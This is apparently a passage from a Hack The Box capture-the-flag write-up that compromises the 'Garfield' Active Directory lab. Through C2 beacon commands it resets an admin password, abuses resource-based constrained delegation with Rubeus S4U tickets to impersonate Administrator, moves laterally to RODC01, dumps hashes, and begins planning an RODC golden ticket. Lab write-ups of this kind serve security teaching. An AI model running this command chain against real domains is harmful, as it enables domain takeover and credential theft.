
So earlier with bloodhound, we can change the password for l.wilson_adm account in the domain.

Setting the spawnto_x64 to svchost.exe using ak-settings.
1
ak-settings spawnto_x64 "c:\Windows\System32\svchost.exe"
Authentication as L.wilson_adm

Changing the password of L.wilson_adm user using the setuserpass BOF.
1
setuserpass L.wilson_adm aashwin10! GARFIELD.HTB
Now lets create a token using make_token BOF.

RBCD (Resource Based Constrained Delegation) on RODC01
From bloodhound we have WRITE access to the RODC, configuring RBCD will let us compromise the RODC machine in domain.
Ill import Powerview in C2, to configure it.
1
2
powershell-import /opt/crtptools/PowerView.ps1
powershell Get-DomainComputer -Server 'dc01' | Get-DomainObjectAcl -Server 'dc01' | ? { $_.ActiveDirectoryRights -eq 'WriteProperty' } | select ObjectDN,SecurityIdentifier

ObjectSID S-1-5-21-2502726253-3859040611-225969357-3107 is the L.WILSON_ADM’s representing that this user can configure RBCD.
One more requirement is that we need a account which has an SPN set, and that we control that account.
So lets check the Machine Account Quota for L.wilson_adm account.

This means we can add upto 10 machines in the domain.
Using the AddMachineAccount BOF to add a computer to the domain.
1
AddMachineAccount EvilComputer aashwin10!


Now we check the properties of the RODC01 account.
1
powerpick get-adcomputer RODC01 -properties principalsallowedtodelegatetoaccount
Configuring RBCD.
1
powerpick Set-ADComputer RODC01$ -PrincipalsAllowedToDelegateToAccount EvilComputer$

We have successfully configured it. Now we request a tgt for our evilcomputer machine account.
1
execute-assembly /opt/SharpCollection/NetFramework_4.7_Any/Rubeus.exe hash /password:aashwin10! /user:evilcomputer$ /domain:garfield.htb

Now we use this AES256 key to get TGT.
1
execute-assembly /opt/SharpCollection/NetFramework_4.7_Any/Rubeus.exe asktgt /aes256:5E686DF36FCC46A836DC990D015A954EB9264C62E530EEBF8DAF020F8A5ABFE6 /user:evilcomputer$ /nowrap

Now we use this ticket to request an S4U for RODC01.
1
execute-assembly /opt/SharpCollection/NetFramework_4.7_Any/Rubeus.exe s4u /nowrap /impersonateuser:Administrator /msdsspn:CIFS/RODC01.GARFIELD.HTB /domain:GARFIELD.HTB /user:EvilComputer$ /ticket:<tgt of evilcomputer$>

Saving this ticket to a file and then creating a fake Administrator token.
NOTE - ALWAYS CREATE AN ADMINISTRATOR TOKEN USING THE DOMAIN NAME, OTHERWISE THE LISTING ON REMOTE MACHINE OR JUMPING ON REMOTE MACHINE WILL NOT WORK.
SYSTEM on RODC01
1
2
3
make_token GARFIELD\Administrator fakepass
kerberos_ticket_use /home/a45hw1n/HTB/machines/garfield/ticket.kirbi
ls \\RODC01.GARFIELD.HTB\C$


Using SCSHELL to jump to RODC01.
1
jump scshell64 RODC01.GARFIELD.HTB smb
Now we have a SYSTEM’s beacon running on RODC01.
Doing a hashdump here, reveal some juicy hashes for us.
1
hashdump

One key thing to observe in this hashdump is that the krbtgt_8245 is the unique object here with distinct hash. Other accounts have same hashes which translates to aashwin10! password which we set for L.wilson_adm and the EvilComputer$ we created.
RODC Golden Ticket
Maybe we can use KRBTGT_8245 to create golden tickets and get to DC01.
Now when there is READ ONLY DOMAIN CONTROLLER is involved while forging tickets in this case. Check this out
https://www.thehacker.recipes/ad/movement/kerberos/forged-tickets/rodc-golden-tickets
Using the above blog as a reference to create golden tickets.
For this attack to work we need to add the Administrator account to the “Allowed RODC Password Replication Group”.

Since Administrator is currently the part of “Denied RODC Password Replication Group”.
L.wilson_adm has AddSelf privileges over to RODC Administrator group.
